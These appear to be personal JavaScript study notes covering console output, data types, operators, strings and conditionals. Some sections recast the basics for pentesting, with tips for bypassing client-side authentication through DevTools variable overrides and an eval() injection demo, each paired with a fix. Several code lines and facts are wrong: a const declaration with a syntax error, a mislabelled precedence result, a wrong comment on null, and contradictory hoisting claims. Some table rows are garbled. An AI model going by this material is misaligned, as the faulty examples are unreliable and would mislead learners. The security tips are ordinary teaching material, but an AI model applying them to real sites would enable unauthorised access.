Js-Notes

***Brendan Eich* is known as the "father of JavaScript".**

What is JavaScript?

JavaScript is the programming language of the web.

It can update and change both HTML and CSS.

It can calculate, manipulate and validate data.

JavaScript Can Change HTML Content

One of many JavaScript HTML methods is `getElementById()`.

The example below "finds" an HTML element (with id="demo"), and changes the element content (innerHTML) to "Hello JavaScript":

Example

```
document.getElementById("demo").innerHTML = "Hello JavaScript";
```


JavaScript accepts both double and single quotes:

```
document.getElementById('demo').innerHTML = 'Hello JavaScript';
```

Using the Console

Use **REPL**

- **Read-Evaluate-Print-Loop



```
> console.log("Helo World");
  Helo World
< undefined
>
```

The Console Object

The **console object** provides access to the browser's debugging console.

The **console object** is a property of the **window object**.

The **console object** is accessed with:

`window.console` or just `console`

Examples

```
window.console.error("You made a mistake");
```

```
console.error("You made a mistake");
```

Console Object Methods

Method	Description
assert()	Writes an error message to the console if a assertion is false
clear()	Clears the console
count()	Logs the number of times that this particular call to count() has been called
error()	Outputs an error message to the console
group()	Creates a new inline group in the console. This indents following console messages by an additional level, until console.groupEnd() is called
groupCollapsed()	Creates a new inline group in the console. However, the new group is created collapsed. The user will need to use the disclosure button to expand it
groupEnd()	Exits the current inline group in the console

Method	Description
info()	Outputs an informational message to the console
log()	Outputs a message to the console
table()	Displays tabular data as a table
time()	Starts a timer (can track how long an operation takes)
timeEnd()	Stops a timer that was previously started by console.time()
trace()	Outputs a stack trace to the console
warn()	Outputs a warning message to the console

JavaScript Display Possibilities

JavaScript can "display" data in different ways:

- Writing into an HTML element, using `innerHTML`.
- Writing into the HTML output using `document.write()`.
- Writing into an alert box, using `window.alert()`.
- Writing into the browser console, using `console.log()`.

Using innerHTML

To access an HTML element, JavaScript can use the `document.getElementById(id)` method.

The `id` attribute defines the HTML element. The `innerHTML` property defines the HTML content:

Example

```
<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My First Paragraph</p>

<p id="demo"></p>

<script>
document.getElementById("demo").innerHTML = 5 + 6;
</script>
```

```
</body>
</html>
```

Using document.write()

For testing purposes, it is convenient to use `document.write()` :

Example

```
<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My first paragraph.</p>

<script>
document.write(5 + 6);
</script>

</body>
</html>
```

The document.write() method should only be used for testing.

Using window.alert()

You can use an alert box to display data:

Example

```
<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My first paragraph.</p>

<script>
window.alert(5 + 6);
</script>
```

```
</body>
</html>
```

You can skip the `window` keyword.

In JavaScript, the window object is the global scope object. This means that variables, properties, and methods by default belong to the window object. This also means that specifying the `window` keyword is optional:

Example

```
<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My first paragraph.</p>

<script>
alert(5 + 6);
</script>

</body>
</html>
```

Using console.log()

For debugging purposes, you can call the `console.log()` method in the browser to display data.

You will learn more about debugging in a later chapter.

Example

```
<!DOCTYPE html>
<html>
<body>

<script>
console.log(5 + 6);
</script>
```

```
</body>
</html>
```

JavaScript Print

JavaScript does not have any print object or print methods.

You cannot access output devices from JavaScript.

The only exception is that you can call the `window.print()` method in the browser to print the content of the current window.


Example

```
<!DOCTYPE html>
<html>
<body>

<button onclick="window.print()">Print this page</button>

</body>
</html>
```

Variables

What is a Variable?

A variable is simply the name of a storage location.



Data Types in JavaScript

1. Primitive Data Types

- **Definition**: Primitive data types are immutable (cannot be changed) and are stored directly in the location the variable accesses.
- **Types**:
  - **String**: Represents textual data.
    - Example: `let name = "John";`
  - **Number**: Represents both integer and floating-point numbers.
    - Example: `let age = 25;`
  - **Boolean**: Represents a logical entity and can have two values: `true` or `false`.
    - Example: `let isStudent = true;`
  - **Undefined**: Represents a variable that has been declared but not assigned a value.
    - Example: `let x;`
  - **Null**: Represents the intentional absence of any object value.
    - Example: `let y = null;`
  - **BigInt**: Represents integers larger than the range supported by the `Number` type.
    - Example: `let bigNum = 1234567890123456789012345678901234567890n;`
  - **Symbol**: Represents a unique and immutable value, often used as object property keys.

    - Example: `let sym = Symbol('description');`

---

2. Non-Primitive Data Types

- **Definition**: Non-primitive data types are mutable (can be changed) and are stored as references to the location in memory where the data is stored.
- **Types**:
  - **Object**: Represents a collection of key-value pairs.
    - Example: `let person = { name: "John", age: 25 };`
  - **Array**: Represents an ordered list of values.
    - Example: `let fruits = ["Apple", "Banana", "Cherry"];`
  - **Function**: Represents a block of code designed to perform a particular task.
    - Example: `function greet() { console.log("Hello!"); }`
  - **Date**: Represents a specific moment in time.
    - Example: `let today = new Date();`
  - **RegExp**: Represents a regular expression.
    - Example: `let regex = /ab+c/;`

Key Differences

- **Primitive**: Stored by value, immutable, compared by value.
- **Non-Primitive**: Stored by reference, mutable, compared by reference.

What is the `let` Keyword?

- **Definition**: The `let` keyword is used to declare variables in JavaScript. It allows you to create a block-scoped variable, meaning the variable is only accessible within the block (e.g., inside `{}`) where it is defined.
- **Features**:
  - Block-scoped: The variable is only accessible within the block it is declared.
  - Reassignable: You can change the value of the variable after declaration.
  - Not hoisted: Unlike `var`, `let` variables are not hoisted to the top of their scope.
- **Example**:

```
let x = 10; // Declare a variable
x = 20;     // Reassign the value
console.log(x); // Output: 20
```

const Keyword

values of constant can't be changed with re-assignment & they can't be re-declared

```
const year 2025;
year = 2026 // Error
year = year + 1 // Error
```

Difference Between `let`, `var`, and `const`

Overview

Feature	`var`	`let`	`const`
Scope	Function-scoped	Block-scoped	Block-scoped
Reassignment	Allowed	Allowed	Not allowed
Hoisting	Hoisted (initialized as `undefined`)	Hoisted (but not initialized)	Hoisted (but not initialized)
Redeclaration	Allowed	Not allowed	Not allowed

Key Points

1. `var`
   - Function-scoped.
   - Can be redeclared and updated.
   - Prone to issues due to hoisting.
   - Old way of declaring variables.
2. `let`
   - Block-scoped (limited to `{}` blocks).
   - Cannot be redeclared in the same scope.
   - Prevents accidental overwriting.
3. `const`
   - Block-scoped.

- Must be initialized during declaration.
- Cannot be reassigned, but objects/arrays can be mutated.

Examples

- `var` **Issue**:

```
 if (true) {
   var x = 10;
 }
 console.log(x); // 10
```

- `let` **Scope**:

```
  if (true) {
    let y = 20;
  }
  console.log(y); // ReferenceError
```

- `const` **Immutability**:

```
  const z = 30;
  z = 40; // Error: Assignment to constant variable
```

Example Code Snippets

Primitive Data Types

```
let name = "John"; // String
let age = 25; // Number
let isStudent = true; // Boolean
let x; // Undefined
let y = null; // Null
let bigNum = 1234567890123456789012345678901234567890n; // BigInt
let sym = Symbol('description'); // Symbol
```

Non-Primitive Data Types

```
let person = { name: "John", age: 25 }; // Object
let fruits = ["Apple", "Banana", "Cherry"]; // Array
function greet() { console.log("Hello!"); } // Function
```

```
let today = new Date(); // Date
let regex = /ab+c/; // RegExp
```

Operations in JS

- Modulo (remainder operator)
  12 % 5 = 2
- Exponentiation (power operator)
  2 ** 3 = 8

```
a = 20
b = 10

// addition
sum = a + b

// subtraction
difference = a - b

// multiplication
product = a * b

// division
quotient = a / b

// modulus
remainder = a % b

console.log(sum)
```

NaN in JS

The NaN global property is a value representing **Not-A-Number**

- 0/0
- NaN - 1
- NaN * 1
- NaN + NaN

JavaScript Operator Precedence

Operator precedence determines the order in which operators are evaluated in an expression.

Precedence Table (Highest to Lowest)

Precedence	Operator Type	Operators
1	Grouping	`()`
2	Member Access	`.` `[]`
	Function Call	`()`
3	Unary	`!` `~` `+` `-` `typeof` `delete`
4	Exponentiation	`**`
5	Multiplicative	`*` `/` `%`
6	Additive	`+` `-`
7	Shift	`<<` `>>` `>>>`
8	Relational	`<` `<=` `>` `>=` `in` `instanceof`
9	Equality	`==` `!=` `===` `!==`
10	Bitwise AND	`&`
11	Bitwise XOR	`^`
12	Bitwise OR	`
13	Logical AND	`&&`
14	Logical OR	`
15	Conditional (Ternary)	`? :`
16	Assignment	`=` `+=` `-=` `*=` `/=` etc.
17	Comma	`,`

Key Points

- **Associativity**:
  Determines the direction of evaluation.
  - **Left-to-Right**: Most operators (e.g., `+`, `*`, `<`)
  - **Right-to-Left**: Assignment (`=`, `+=`) and Exponentiation (`**`)
- **Parentheses**: Use `()` to explicitly control precedence.

Examples

4. **Grouping First**:

```
let result = (2 + 3) * 4; // 2
```

2. **Exponentiation before Multiplication**:

```
let result = 2 ** 3 * 4; // 32
```

3. **Logical AND before OR**:

```
let result = true || false && false; // true
```

4. **Assignment Right-to-Left**:

```
let a = b = 5; // b = 5, then a = 5
```

Tips for Learning

- Memorize the key precedence levels (Grouping > Unary > Multiplicative).
- Use parentheses `()` to avoid confusion and ensure clarity.
- Refer to the table whenever unsure about evaluation order.

Assignment Operators

Used to assign values to variables.

Operator	Description	Example	Equivalent to
`=`	Simple assignment	`x = 10`	—
`+=`	Add and assign	`x += 5`	`x = x + 5`
`-=`	Subtract and assign	`x -= 3`	`x = x - 3`
`*=`	Multiply and assign	`x *= 2`	`x = x * 2`
`/=`	Divide and assign	`x /= 4`	`x = x / 4`
`%=`	Modulus and assign	`x %= 2`	`x = x % 2`
`**=`	Exponentiation and assign	`x **= 3`	`x = x ** 3`
`<<=`	Left shift and assign	`x <<= 2`	`x = x << 2`

Operator	Description	Example	Equivalent to
`>>=`	Right shift and assign	`x >>= 1`	`x = x >> 1`
`&=`	Bitwise AND and assign	`x &= 1`	`x = x & 1`
`	=`	Bitwise OR and assign	`x
`^=`	Bitwise XOR and assign	`x ^= 3`	`x = x ^ 3`

Unary Operators

Operate on a single operand.

Operator	Description	Example	Result
`+`	Unary plus (convert to number)	`+true`	`1`
`-`	Unary negation	`-10`	`-10`
`++`	Increment (pre/post)	`++x` , `x++`	`x = x + 1`
`--`	Decrement (pre/post)	`--x` , `x--`	`x = x - 1`
`!`	Logical NOT	`!true`	`false`
`~`	Bitwise NOT	`~5`	`-6`
`typeof`	Type of variable	`typeof 42`	`"number"`
`void`	Discard return value	`void (0)`	`undefined`
`delete`	Delete a property	`delete obj.key`	`true` (if deleted)

Examples

5. **Assignment Operator**:

```
let a = 10;
a += 5; // a = 15
```

6. **Unary Operators**:

```
    let x = 10;
    console.log(++x); // 11
    console.log(typeof "hello"); // "string"
```

Identifier Rules

All JavaScript variables must be identified with unique names (identifiers).

- Names can contain letters, digits, underscores, and dollar signs. (no space)
- Names must begin with a letter.
- Names can also begin with $ _ .
- Names are case sensitive (y and Y are different).
- Reserved words (Like JavaScript keywords) cannot be used as names.

Boolean in JS

Boolean represents a truth value -> true or false / yes or no

```
let age = 23;
isAdult = true;

let age = 13;
isAdult = false;
```

String in JS

Strings are text or sequence of characters

```
let name = "Tony Stark";
let role = "ironman";
let char = 'a';
let num = '23';
let empty = "";
```

📘 String Indices in JavaScript

- **Indexing Basics**:
  Strings in JavaScript are **zero-indexed**. The first character is at index `0`.

```
const str = "Hello";
console.log(str[0]); // Output: "H"
console.log(str[4]); // Output: "o"
```

- **Accessing Characters**:
  Use `str[index]` or `.charAt(index)`.

  ```
  console.log(str.charAt(1)); // Output: "e"
  ```

- **Negative Indices**:
  Not directly supported. Use `.slice()` for negative indexing.

  ```
  console.log(str.slice(-1)); // Output: "o" (last character)
  ```

- **Out of Bounds**:
  Returns `undefined` for invalid indices.

  ```
  console.log(str[10]); // Output: undefined
  ```

- **Iterating Over Strings**:
  Use a `for` loop or `for...of`.

  ```
  for (let char of str) {
    console.log(char); // Logs each character
  }
  ```

- **Immutability**:
  Strings are immutable; you can't change characters directly.

  ```
  str[0] = "J"; // No effect
  console.log(str); // Output: "Hello"
  ```

> 💡 **Tip**: Use `.split("")` to convert a string to an array for easier manipulation.

---

null and undefined in JS

undefined

A variable that has not been assigned a value is of type undefined.

```
let a;
// undefined
```

null

The null value represents the intentional absence of any object value.

To be explicitly assigned.

```
let a = null;
// undefined
```

---

console.log()

To write (log) a message on the console

```
console.log("Hello World");
console.log(1234);
console.log(2+2);
console.log("Hello", "World", 123);
```

Template Literals

They are used to add embedded expressions in a string.

```
let a = 5;
let b = 10;

console.log(`Your pay ${a + b}, rupees`);
//console.log("Price is", a+b, "rupees");
```

Comparison Operators

Comparison Operators to compare 2 values

```
> // Greater than
>= // Greater than or equal to
< // Lesser than
<= // Lesser than or equal to
== // Equal TO
!= // Not Equal To
```

```
// comparison operators

let a = 5;
let b = 10;

console.log(a == b); // false
console.log(a != b); // true
console.log(a > b); // false
console.log(a < b); // true
console.log(a >= b); // false
console.log(a <= b); // true
console.log(a === b); // false

//  === is strict equality operator and it checks both value and type of the
variable or constant.
```

Comparison for Non-Numbers in JavaScript

1. String Comparison (Unicode-Based)

- Strings are compared **lexicographically** using **Unicode code points**.
- Uses: `<` , `>` , `<=` , `>=` , `==` , `===`
- `"a" > "A"` → `true` (`"a"` has a higher Unicode value than `"A"`)
- `"2" > "10"` → `true` (compares `"2"` vs `"1"` , not as numbers)
- Methods used:
  - `charCodeAt(index)` : Get the Unicode value.

    ```
    console.log("A".charCodeAt(0)); // 65
    console.log("a".charCodeAt(0)); // 97
    ```

  - `localeCompare()` : For locale-aware sorting.

```
console.log("ä".localeCompare("z", "de")); // -1 (German rules)
```

📌 Unicode Reference Table

Character	Unicode Code Point
`"A"`	`65`
`"a"`	`97`
`"Z"`	`90`
`"z"`	`122`
`"0"`	`48`
`"9"`	`57`

2. Boolean Comparison

- `true` → `1`, `false` → `0` in numerical comparison.
- Uses: **Implicit `Number()` conversion**
- `true > false` → `true` (`1 > 0`)
- `"true" == true` → `false` (string does not convert)

3. Null & Undefined

- Uses: **Loose (`==`) and strict (`===`) equality**
- `null == undefined` → `true`
- `null === undefined` → `false`
- `null > 0` → `false`, `null == 0` → `false`, `null >= 0` → `true` *(Special coercion behavior)*

4. Object Comparison

- Objects convert to primitives using:
  - `toString()` (default for most objects)
  - `valueOf()` (for numbers, dates, etc.)
  - Implicit conversion when using `==`
- `{} == [object Object]` → `false`
- `[] == ""` → `true` (empty array → empty string)
- `[1] == 1` → `true` (array converts to number)

Conditional Statements

- **if-else**
- **nested if-else**
- **Switch**

JavaScript - Conditional Statements for Pentesting & Bug Bounty

Date: `[[2025-02-14]]`

1. Introduction

Conditional statements in JavaScript control the flow of execution based on conditions. Understanding these is crucial for **security testing** as logic flaws often lead to **authentication bypass, privilege escalation, and business logic vulnerabilities**.

2. Types of Conditional Statements

2.1. if Statement

Used to execute a block of code if a condition is `true`.

```
if (userRole === "admin") {
    console.log("Access granted!");
}
```

🔹 **Security Concern:**

- If an attacker can **manipulate** `userRole` (e.g., via `localStorage`, `cookies`, or API responses), they might escalate privileges.

🔹 **Pentest Tip:**

- Look for **weak type checking** (e.g., `==` vs. `===`).
- Try injecting values using JavaScript console or **manipulating API responses**.

2.2. if-else Statement

Executes different code blocks based on a condition.

```
if (isLoggedIn) {
    console.log("Welcome, user!");
} else {
    console.log("Please log in.");
}
```

◆ **Security Concern:**

- **Client-side authentication checks** like `if (isLoggedIn)` are insecure because they **can be overridden** in the browser console.

◆ **Pentest Tip:**

- Try setting `isLoggedIn = true;` in the **browser console** to bypass authentication.

2.3. if-else if-else Statement

Used for multiple conditions.

```
if (userRole === "admin") {
    console.log("Welcome, Admin!");
} else if (userRole === "user") {
    console.log("Welcome, User!");
} else {
    console.log("Access Denied!");
}
```

◆ **Security Concern:**

- **Flawed role-based access control (RBAC)** may allow **IDOR (Insecure Direct Object Reference)**.

◆ **Pentest Tip:**

- Modify `userRole` using **DevTools**, **intercept WebSocket messages**, or **tamper API responses**.

2.4. Ternary Operator (`?:`)

A shorthand for `if-else` .

```
let access = (userRole === "admin") ? "Full Access" : "Limited Access";
```

🔹 **Security Concern:**

- Similar issues as `if-else` , but **easier to overlook** in large codebases.

🔹 **Pentest Tip:**

- Look for **hardcoded conditions** that assume safe values.

2.5. switch Statement

Used for multiple condition checks.

```
switch (userRole) {
    case "admin":
        console.log("Full Access");
        break;
    case "user":
        console.log("Limited Access");
        break;
    default:
        console.log("Access Denied");
}
```

🔹 **Security Concern:**

- If `userRole` is **user-controlled**, an attacker might supply an unexpected value.

🔹 **Pentest Tip:**

- Check if the **default case handles unexpected values** properly.
- Test **case-sensitive variations** (e.g., `"ADMIN"` vs. `"admin"`).

3. Common JavaScript Logic Flaws in Conditional Statements

3.1. Loose Comparison (`==`) vs. Strict Comparison (`===`)

🔹 **Issue:** Loose comparison (`==`) allows **type coercion**, which can lead to unintended behavior.

```
if (userRole == 1) {  // 🚨 Insecure
    console.log("Admin access granted!");
}
```

🔹 **Exploit:**

- `userRole = "1"` (string) will be **converted to a number** and pass the condition.

✅ **Fix:** Use **strict comparison (`===`)** to avoid type coercion.

```
if (userRole === 1) {  // ✅ Secure
    console.log("Admin access granted!");
}
```

3.2. Authentication Bypass via JavaScript Overrides

🔹 **Vulnerable Code:**

```
if (isAuthenticated) {
    console.log("Welcome back!");
}
```

🔹 **Exploit:**

- Set `isAuthenticated = true;` in **DevTools console** to bypass authentication.

✅ **Fix:** Perform authentication checks **server-side** instead of relying on **JavaScript variables**.

3.3. Improper Handling of Falsy Values

🔹 **Issue:** JavaScript treats some values as **falsy**, which can cause unintended behavior.

Falsy values:

- `false`
- `0`
- `""` (empty string)
- `null`
- `undefined`
- `NaN`

🔹 **Vulnerable Code:**

```
if (userToken) {
    console.log("Authenticated!");
}
```

🔹 **Exploit:**

- If `userToken = 0`, `null`, or `""`, the condition **fails** even if the user should be logged in.
- **Conversely**, if an attacker finds a way to set `userToken = "0"` (string), they might bypass authentication.

✅ **Fix:** Check for **explicit values** instead.

```
if (userToken !== null && userToken !== undefined && userToken !== "") {
    console.log("Authenticated!");
}
```

---

4. Security Testing Checklist

✅ **Check for weak type comparisons (`==` instead of `===`).**
✅ **Modify JavaScript variables via browser console (`window.userRole = "admin"`).**
✅ **Intercept and modify WebSocket / API messages to test condition handling.**
✅ **Look for client-side authentication checks (`if (isLoggedIn)`).**
✅ **Check `switch` statements for missing `default` cases.**
✅ **Test boundary values (empty strings, `null`, `undefined`, `NaN`).**
✅ **Identify logic flaws leading to IDOR, privilege escalation, or bypass.**

---

5. Summary

🔹 **Conditional statements control application logic, making them a prime target for security testing.**
🔹 **Weak comparison, client-side authentication checks, and improper handling of falsy values can introduce critical vulnerabilities.**
🔹 **Testing should focus on modifying variables, intercepting API/WebSocket messages, and analyzing role-based conditions.**

---

6. Next Steps

🔹 Study **JavaScript functions & closures** for pentesting.
🔹 Practice **DOM manipulation attacks** (XSS via logic flaws).
🔹 Explore **business logic vulnerabilities** in modern web apps.

Static & Dynamic Analysis of JavaScript

---

1. Introduction

JavaScript analysis is essential for **finding vulnerabilities**, **detecting obfuscation**, and **understanding web application behavior**. There are **two primary methods**:

🔹 **Static Analysis** – Examining JavaScript **without executing it**.
🔹 **Dynamic Analysis** – Observing **JavaScript behavior during execution**.

Both methods help in **finding XSS, CSRF, API misconfigurations, and business logic vulnerabilities**.

---

2. Static Analysis of JavaScript

🟢 What is Static Analysis?

- **Examines JavaScript code without executing it**.
- Detects **hardcoded secrets, dangerous functions, obfuscation, and security flaws**.

📌 Use Cases

✅ Finding **hardcoded API keys & credentials**.
✅ Detecting **insecure JavaScript functions** (`eval()`, `document.write()`).
✅ Identifying **unvalidated user input** in XSS vulnerabilities.

🛠 Tools for Static Analysis

Tool	Use Case
ESLint + eslint-plugin-security	Detects insecure JavaScript patterns.
Semgrep	Finds insecure function calls & vulnerabilities.
JSBeautifier + JSDetox	Deobfuscates JavaScript malware.
SonarQube	Code review for JavaScript security flaws.

💀 Example - Detecting Dangerous JavaScript Functions

```
// 🚨 Insecure: Uses eval() (can lead to RCE)
let userInput = "alert('Hacked!')";
eval(userInput);  // 🚨 BAD PRACTICE
```

✅ **Mitigation**: Avoid `eval()`, use `JSON.parse()` instead.

---

3. Dynamic Analysis of JavaScript

🟢 What is Dynamic Analysis?

- **Executes JavaScript in a controlled environment** to observe its behavior.
- Identifies **runtime vulnerabilities like DOM XSS, CSRF, and API abuse**.

📌 Use Cases

✅ **Intercepting & modifying API calls** in web applications.
✅ **Testing JavaScript-based authentication bypass**.
✅ **Analyzing obfuscated JavaScript during execution**.

🛠 Tools for Dynamic Analysis

Tool	Use Case
Burp Suite (Proxy + DOM Invader)	Intercepts & modifies JavaScript requests.
Chrome DevTools	Debugs & analyzes runtime JS behavior.
Frida	Hooks & modifies JavaScript execution in real-time.
JSFuzz	JavaScript fuzzing for XSS detection.

💀 Example - Modifying JavaScript Execution via DevTools

1. Open **Chrome DevTools** (`F12` → `Console`).
2. Modify authentication checks:

```
window.isAdmin = true;  // Bypass admin restrictions
```

3. Reload the page and check if privileges are escalated.

✅ **Mitigation**: Implement **server-side validation** instead of relying on **JavaScript checks**.

---

4. Static vs. Dynamic Analysis: Key Differences

Aspect	Static Analysis	Dynamic Analysis
Execution	**No execution** (code review).	**Requires execution** in a browser.
Scope	Finds **hardcoded vulnerabilities**.	Finds **runtime logic flaws**.
Speed	Faster, no runtime needed.	Slower, requires testing in live environments.
Tools	ESLint, Semgrep, JSDetox.	Burp Suite, DevTools, Frida.
Example Use Case	Detecting `eval()` misuse.	Modifying JavaScript logic via DevTools.

---

5. Summary

- **Static Analysis** – Reviews JavaScript **without executing it** (faster).
- **Dynamic Analysis** – Tests **during execution** (identifies runtime vulnerabilities).
- **Pentesters should use both** to find **XSS, CSRF, logic flaws, and API security issues**.

---

6. Next Steps

- **Practice static analysis** using Semgrep on JavaScript repositories.
- **Test JavaScript execution** with Chrome DevTools & Burp Suite.
- **Hook JavaScript dynamically** with Frida to modify runtime behavior.

---

truthy & falsy

Everything in JS is true or false (in Boolean context).
This doesn't mean their values itself is false or true, but they are treated as false or true if taken in Boolean context.

False Values
false 0, -0, (BigInt value), "" (empty string), null, undefined, NaN

Truthy Values
Everything else

Switch Statement

Used when we have some fixed values that we need to compare to.

```
let color = "red"; // Change the color here to see different outputs

switch (color) {
    case "red":
        console.log("The color is red");
        break;
    case "blue":
        console.log("The color is blue");
        break;
    case "green":
        console.log("The color is green");
        break;
    default:
        console.log("The color is not recognized. Please check the color.");
        break;
}
```

Alert & Prompt

Alert displays an alert message on the page.

```
alert("something is wrong!");
```

Prompt displays a dialog box that asks user for some input.

```
prompt("please enter your roll no.");
```

JavaScript String Methods – Quick Reference

Tags: `#JavaScript` `#WebDevelopment` `#Pentesting`

---

1. Introduction

JavaScript provides **various methods** to manipulate and analyze strings. These methods are useful for **web development, security testing (XSS, SQLi), and data parsing**.

---

2. String Methods List

🔹 Basic String Operations

Method	Description	Example
`.length`	Returns string length	`"hello".length` → `5`
`.charAt(index)`	Gets character at index	`"hello".charAt(1)` → `"e"`

Method	Description	Example
`.charCodeAt(index)`	Returns ASCII value	`"A".charCodeAt(0)` → `65`
`.concat(str1, str2)`	Joins strings	`"Hello".concat(" World")` → `"Hello World"`
`.repeat(n)`	Repeats string `n` times	`"hi ".repeat(3)` → `"hi hi hi "`

🔹 Searching & Extracting

Method	Description	Example
`.indexOf(str)`	First occurrence of `str`	`"hello".indexOf("e")` → `1`
`.lastIndexOf(str)`	Last occurrence of `str`	`"hello".lastIndexOf("l")` → `3`
`.includes(str)`	Checks if `str` exists	`"hello".includes("he")` → `true`
`.startsWith(str)`	Checks start of string	`"hello".startsWith("he")` → `true`
`.endsWith(str)`	Checks end of string	`"hello".endsWith("lo")` → `true`

🔹 Extracting Substrings

Method	Description	Example
`.slice(start, end)`	Extracts part of string	`"hello".slice(1, 4)` → `"ell"`
`.substring(start, end)`	Similar to `.slice()` but no negative indices	`"hello".substring(1, 4)` → `"ell"`
`.substr(start, length)`	Extracts `length` chars from `start`	`"hello".substr(1, 3)` → `"ell"`

🔹 Modifying Strings

Method	Description	Example
`.toUpperCase()`	Converts to uppercase	`"hello".toUpperCase()` → `"HELLO"`
`.toLowerCase()`	Converts to lowercase	`"HELLO".toLowerCase()` → `"hello"`
`.trim()`	Removes spaces	`" hello ".trim()` → `"hello"`
`.trimStart()`	Removes leading spaces	`" hello ".trimStart()` → `"hello "`
`.trimEnd()`	Removes trailing spaces	`" hello ".trimEnd()` → `" hello"`
`.replace(old, new)`	Replaces first match	`"hello".replace("l", "x")` → `"hexlo"`
`.replaceAll(old, new)`	Replaces all matches	`"hello".replaceAll("l", "x")` → `"hexxo"`

◆ Splitting & Joining

Method	Description	Example
`.split(separator)`	Splits string into an array	`"a,b,c".split(",")` → `["a", "b", "c"]`
`.join(separator)`	Joins array into a string	`["a", "b", "c"].join("-")` → `"a-b-c"`

◆ Escaping & Encoding

Method	Description	Example
`escape(str)`	Encodes unsafe characters	`escape("<script>")` → `"%3Cscript%3E"`
`unescape(str)`	Decodes `escape()` output	`unescape("%3Cscript%3E")` → `"<script>"`

Method	Description	Example
`encodeURI(str)`	Encodes a full URL	`encodeURI("https://example.com?a=1&b=2")`
`decodeURI(str)`	Decodes a URL	`decodeURI("https%3A%2F%2Fexample.com")`
`encodeURIComponent(str)`	Encodes query params	`encodeURIComponent("a=1&b=2")`
`decodeURIComponent(str)`	Decodes query params	`decodeURIComponent("a%3D1%26b%3D2")`

Strings are Immutable in JS

No changes can be made to strings.
Whenever we do try to make a change, a new string is created and old one remains same.

String Methods with Arguments

Arguments is a some value that we pass to the method.
Format

```
stringName.method(arg)
```

3. Summary

✅ **Search & Extract:** `.indexOf()`, `.slice()`, `.substring()`, `.includes()`
✅ **Modify:** `.toUpperCase()`, `.replace()`, `.trim()`
✅ **Split & Join:** `.split()`, `.join()`
✅ **Escape & Encode:** `escape()`, `encodeURIComponent()`

JavaScript String Slicing – Quick Notes

---

1. Methods for Slicing Strings

🔹 `.slice(start, end)`

- Extracts part of a string **from** `start` **to** `end` **(excluding** `end`**)**.
- Supports **negative indices** (counting from the end).

✅ **Examples:**

```
"hello".slice(1, 4);    // "ell"
"hello".slice(-3, -1);  // "ll"
"hello".slice(2);       // "llo" (from index 2 to end)
```

🔹 `.substring(start, end)`

- Similar to `.slice()`, but **does not support negative indices**.
- **Swaps indices if** `start > end`.

✅ **Examples:**

```
"hello".substring(1, 4);  // "ell"
"hello".substring(4, 1);  // "ell" (swaps automatically)
```

